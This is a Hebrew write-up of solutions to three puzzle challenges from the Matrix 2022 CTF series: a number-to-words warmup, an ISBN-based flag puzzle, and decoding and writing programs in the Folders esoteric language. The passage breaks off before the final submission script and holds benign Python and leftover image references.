סדרת אתגרי Matrix 2022

מאת עידן סטרובינסקי ודניאל איסקוב

הקדמה

כמדי שנה, גם השנה (2022), בתחילת יוני, פרסמה חברת Matrix סדרת אתגרים כחלק מקמפיין גיוס עובדים. האתגרים נחלקו לקטגוריות הבאות: Pwn, Reversing, Mobile, Misc, Crypto והיה גם אתגר לחימום מהקטגוריה Warmup.

במאמר זה נציג את הפתרונות שלנו לאתגרים.

אתגר Print Flag (קטגוריית Warmup, 50 נקודות)

באתגר הזה נראה את התיאור הבא:

ונקבל גם קובץ print_flag.py הנראה כך:

```python
def toString():
    ?

flag_array =
[["M",0],["C",0],["L",0],["{",0],[15,6],[14,2],["M",0],["_",0],[60,3],[40,1],["_",0],[20,1
],[0,3],[4,3],[100,3],[7,0],["}",0]]

def print_flag():
    flag =""
    for letter in flag_array:
        flag += toString(letter[0])[letter[1]]
    print(flag)

print_flag()
```

נראה שהסקריפט לוקח מה-flag_array את המספר השני כאינדקס והחלק הראשון משמש כאות או מספר(?) מוזר. כמובן שמצופה מאיתנו להשלים את הפעולה toString... אחרי התחבטות לא קטנה עם עצמי, עלה בי הרעיון שאולי המספרים מומרים למילים. לשם בדיקת התיאוריה השתמשתי בספרייה num2words:

```python
from num2words import num2words
def toString(x):
    if(isinstance(x, str)):
        return x
    return num2words(x)

flag_array =
[["M",0],["C",0],["L",0],["{",0],[15,6],[14,2],["M",0],["_",0],[60,3],[40,1],["_",0],[20,1
],[0,3],[4,3],[100,3],[7,0],["}",0]]

def print_flag():
    flag =""
    for letter in flag_array:
        flag += toString(letter[0])[letter[1]]
    print(flag)

print_flag()
```

ונקבל את הפלט הבא:

```
MCL{nuM_to_wor s}
```

מוזר, נראה שהקוד נכשל בתו השני לפני האחרון שהוא 100 והאינדקס הוא 3, זאת אומרת המילה hundred, והתו במיקום 3 הוא d. אם נציב את האות נקבל את המחרוזת הזאת:

```
MCL{nuM_to_words}
```

נדפיס את מה המילים שהספרייה שלנו יוצרת כדי להבין מה הטעות בעזרת הקוד הבא:

```python
from num2words import num2words
def toString(x):
    if(isinstance(x, str)):
        return x
    print(num2words(x))
    return num2words(x)

flag_array = 
[["M",0],["C",0],["L",0],["{",0],[15,6],[14,2],["M",0],["_",0],[60,3],[40,1],["_
",0],[20,1],[0,3],[4,3],[100,3],[7,0],["}",0]]

def print_flag():
    flag =""
    for letter in flag_array:
        flag += toString(letter[0])[letter[1]]
    print(flag)

print_flag()
```

ונקבל את הפלט הבא:


```
fifteen
fourteen
sixty
forty
twenty
zero
four
one hundred
seven
MCL{nuM_to_wor s}
```

נראה שהטעות נובעת מכך שהספרייה הופכת את המספר 100 ל-one hundred במקום ל-hundred בכל מקרה נוכל להזין את הדגל שלנו בשמחה:


MCL{nuM_to_words}

אתגר Plagiarism (קטגוריית Misc, 50 נקודות)


באתגר זה נראה את התיאור הבא:




ונקבל גם את הקובץ flag.txt הנראה כך:



שתי שורות של מספרים. נשים לב שהשורה השנייה נראית במבנה של הדגל הודות לסוגריים המסולסלים. הדבר הראשון שעלה לי לראש זה לגגל את אחד המספרים בשורה הראשונה וזה מה שקיבלתי:



נראה שהמספר הזה הוא מעין מספר מזהה לספר. שימו לב שחיפשתי את המספר הראשון והספר מתחיל באות M, כנראה אנחנו בכיוון הנכון. נחפש את המספר השני לוודא:



האות C היא אכן האות השנייה, אבל מה פשר המספרים בשורה השנייה של קובץ ה-flag.txt? בשלב זה חשבתי לעצמי אולי הם מסמנים אינדקסים. בוא נבדוק, הספר הראשון מתחיל באות M והמספר התואם לו הוא 1, אז אם זה אינדקסים, הספירה מתחילה מ-1 ולא מ-0.

נבדוק לגבי הספר השני, הספר הוא "C Programming Language" והמספר התואם לו הוא 5 במקרה הזה נקבל את האות o ואנחנו אמורים לקבל C, מוזר. אם נשים לב, בחלק מהמקומות (כולל בכריכה של הספר עצמו) מופיע המילה The לפני האות C. זאת אומרת The C Programming Language ובמקרה הזה דווקא המספר 5 מתאים כאינדקס כי הוא מביא לנו בדיוק את האות C.

יש קאץ' מוזר נוסף, אם נסתכל טוב במספרים בשורה הראשונה נראה את המספר 0000000000 כשהתו שמתחתיו הוא דווקא לא מספר אלא סוגריים מסולסלות, אז אני מניח שזה פשוט מתפקד כ-placeholder מטעמי נוחות.

כמובן שניתן לעשות את שאר העבודה ידנית, אבל אפשר גם לכתוב סקריפט, הנה פתרון לדוגמה, המשתמש בספרייה isbnlib ומתוכו גם ב-API של ויקיפדיה (כי זה היחיד שעבד לי בצורה תקינה).

```python
import isbnlib

with open("flag.txt") as f:
    isbns = f.readline().rstrip().split()
    nums = f.readline().rstrip().split()
for i in range(len(isbns)):
    if(isbns[i] == "0000000000"):
        print(nums[i], end="")
        continue
    print(isbnlib.meta(isbns[i], service='wiki')["Title"][int(nums[i])-
1], end="")
print()
```

שימו לב שהסקריפט מניח שהקובץ flag.txt המצורף לאתגר נמצא באותה תיקייה שבו הסקריפט נמצא. נחכה כמה שניות ונקבל את הדגל:

MCL{Bookworming}


אתגר Fo/Fo/Fo/Folang (קטגוריית Misc, 150 נקודות)

באתגר זה נקבל את התיאור הבא:


נקבל גם קובץ zip עם תיקייה שמכילה אינספור תיקיות בתוך תיקיות, ממש מבוך של תיקיות. המחשבה הראשונית שלי שמדובר בשפה איזוטרית מבוססת תיקיות וככל הנראה קוראים לה "Folang", לכן זה מה שחיפשתי אך ללא הצלחה.

הרצתי את הפקודות tree ו-find כדי לקבל תמונה כלשהי של איך התיקיות האלה בנויות, אך זה לא ממש עזר לי. מה שכן עזר לי זה לטייל בתיקיות בעזרת סייר הקבצים הרגיל של ווינדוס (או לינוקס זה לא משנה).


ניכנס לתיקייה שבתוך התיקייה הראשית (Folang):




ונגיע לחלון הבא:



בתיקייה הראשונה מבין השתיים יש עוד 4 תיקיות ריקות, לא מעניין. ניכנס לתיקייה השנייה:




בתיקייה הראשונה כאן יש 5 תיקיות ריקות ובתיקייה השנייה יש כאן 2 תיקיות ריקות. נמשיך לתיקייה השלישית ונראה משהו מעניין:




יש כאן 48 תיקיות ממוספרות, האינסטינקט הראשוני שלי זה שכל תיקייה זה אות של הדגל, אבל איך זה מיוצג?

אם נכנס לתיקייה הראשונה, נראה:




שתי תיקיות, אוקיי, ניכנס לתיקייה הראשונה:




יש כאן 4 תיקיות בחלק מהן יש תיקייה בשם New Folder ריקה ובחלק לא, אוקיי, אולי זה מייצג משהו.

נחזור לתיקייה הקודמת (מקווה שאתם עוקבים!):



הפעם ניכנס לתיקייה השנייה:



שוב 4 תיקיות, שוב בחלק יש New Folder ובחלק לא. שימו לב שארבעת התיקיות ממוספרות כהמשך ישיר לארבעת התיקיות בתיקייה הראשונה שבחנו קודם לכן. יש 8 תיקיות כאלה (4 תחת תיקיות בכל זוג תיקיות) ובחלקן יש New Folder מה שגורם לי לחשוב שמדובר בסיביות (ביטים) כי יש בדיוק 8 תתי תיקיות.

ה-New Folder ככל הנראה מציין 1 ואם התיקייה ריקה אז הסיבית היא 0. בדקתי עוד כמה תיקיות מתוך ה-48 שמצאנו ידנית, והן בנויות אותו דבר לכן נבדוק את התאוריה שלי בעזרת סקריפט זריז שכתבתי בתיקייה מעל התיקייה Folang שהיא התיקייה הראשית:

```
import os
from natsort import os_sorted

def decode_binary_string(s):
    return ''.join(chr(int(s[i*8:i*8+8],2)) for i in range(len(s)//8))

directory = r"Folang\New Folder\New Folder (2)\New Folder (3)\\"
dirs = ([x[0][len(directory):] for x in os.walk(directory)])
dirs = os_sorted(dirs)
paths_to_del = []

for dir in dirs:
    if dir.endswith(r"\New Folder"):
        path_to_del = dir[:-11]
        paths_to_del.append(path_to_del)

for path in paths_to_del:
    dirs.remove(path)

bitstring = ""
for dir in dirs:
    if(dir.count("\\") == 2):
        bitstring+="0"
    if(dir.count("\\") == 3):
        bitstring+="1"

print(decode_binary_string(bitstring))
```

שימו לב שהשתמשתי בספרייה natsort על מנת לסדר את התיקיות כמו שסייר הקבצים של ווינדוס מסדר אותו. נריץ ונקבל את הפלט:

```
https://ctf.matrixcyberlabs.com/ef42b8973ac18f65
```

נראה מבטיח, ננווט לקישור, ונגיע לדף הבא:

Congratulations! You've successfully executed the Folders esoteric language :)

Now, in order to get the flag you need to *'write'* using Folders.
Create a folders structure that will print out a distinctive word showcased in this video.

Zip the root of your 'Folders' folder structure and send it to the server represented as a base64 string.

`--- base64( zip( folders ) ) ---`

server: `nc 0.cloud.chals.io 22255`

Good luck !

אז נראה שהאינטואיציה הראשונית שלי הייתה נכונה, הבעיה שקוראים לשפה Folders ואני חיפשתי רק דברים שכוללים Folang.


בכל מקרה, נראה שהם רוצים שנדפיס מילה מסוימת, ונותנים לנו קישור ל[סרטון](). אחסוך ממכם את חווית הצפייה ואגיד לכם שזה סרטון של מרי פופינס אומרת את המילה המפורסמת שלה:

supercalifragilisticexpialidocious

עכשיו כשאנחנו יודעים שזאת שפה איזוטרית מתועדת, נוכל לקרוא את התיעוד שלה וליצור רצף תיקיות שידפיס את המילה הזאת.

אגלה לכם סוד ואגיד לכם שכיוון שכבר הייתה לי מחרוזת שהם הכינו (הכתובת של האתר שהדפסנו) ואני יודע איך היא נוצרה, אז הכנתי תיקייה כזאת ידנית. כי למה להתאמץ לכתוב קוד, שאפשר להתאמץ ליצור תיקיות.

אבל אין צורך לדאוג, [בפרוייקט הרשמי של השפה האיזוטרית Folders](), הכתוב ב-C#, ישנה פעולה העושה בדיוק מה שאנחנו צריכים:



Tools

Since writing constants in Folders is a challenge (especially strings), the Folders Tools converts any literal into a set of folders:


Usage: FoldersTools LiteralBuilder type value [add_gitignore]

type = char, int, float, string

value = the value to convert

[add_gitignore] (optional) allows for adding .gitignores to all terminal folders (necessary to check in Folders programs)

נפתח את הפרוייקט ב-Visual Studio ונפתח את הקובץ LiteralToFolders.cs תחת Rottytooth.Esolang.Folders.Tools:




נשנה את ה-path לתיקייה ריקה(!) שנבחר, ב-Solution Explorer שבצד ימין נלחץ מקש ימני על Rottytooth.Esolang.Folders.Tools ונלחץ Rebuild וייוצרו לנו כלים תחת התיקייה:

```
Folders-main\Rottytooth.Esolang.Folders.Tools\bin\Debug
```

משם נוכל להריץ את הפקודה:

```
.\FoldersTools.exe LiteralBuilder string "supercalifragilisticexpialidocious"
false
```

ה-false אומר לתוכנה לא ליצור קובץ gitignore. בתיקיות, כיוון שלא ראיתי קבצים כאלה בתיקיית האתגר, אין לי סיבה להאמין שהם יהיו נחוצים כאן. בכל מקרה, אם ניכנס לתיקייה שסיפקנו לתוכנה נגלה את המחזה הבא:



שלוש תיקיות, קצת כמו בתיקיית האתגר, אבל אם אתם זוכרים היינו צריכים לעבור עוד כמה תיקיות לפני שהגענו לשלוש תיקיות האלה וזאת בגלל שהתיקיות האלה מייצגות רק את המחרוזת עצמה (בשלישית נמצאות האותיות בבינארי), אבל ללא התיקיות עם הפקודה להדפיס.

הפתרון הטבעי הוא כמובן ליצור עותק של תיקיית האתגר המקורית ולהחליף בה את התיקיות שמייצגות את המחרוזת בתיקיות שבתמונה. לאחר שעשינו זאת, נשנה לתיקייה הראשית את השם למשהו קצת יותר מתאים למשל "supercali". אפשר גם להריץ ולבדוק שהתיקייה באמת מדפיסה מה שאנחנו רוצים:

```
PS D:\ctfs\folang_chall\Folders-main\Rottytooth.Esolang.Folders.Tools\bin\Debug> .\Folders.exe .\supercali\

Complete
PS D:\ctfs\folang_chall\Folders-main\Rottytooth.Esolang.Folders.Tools\bin\Debug> .\supercali.exe
supercalifragilisticexpialidocious
PS D:\ctfs\folang_chall\Folders-main\Rottytooth.Esolang.Folders.Tools\bin\Debug> python.exe .\exp.py
supercalifragilisticexpialidocious
```

נראה שזה עובד, גם עם הקומפיילר (מהדר לחובבי העברית) המקורי וגם עם הסקריפט שאני כתבתי (רק דאגתי לשנות בו את שם התיקייה ל-supercali בהתאם). אם כך, כל שנותר הוא לארוז את התיקייה הראשית ב-zip ולשלוח אותו מקודד בבסיס 64, לשרת שניתן לנו קודם לכן. לשם כך חזרתי ללינוקס ושמתי את ה-zip בתיקייה ביחד עם הסקריפט הבא:

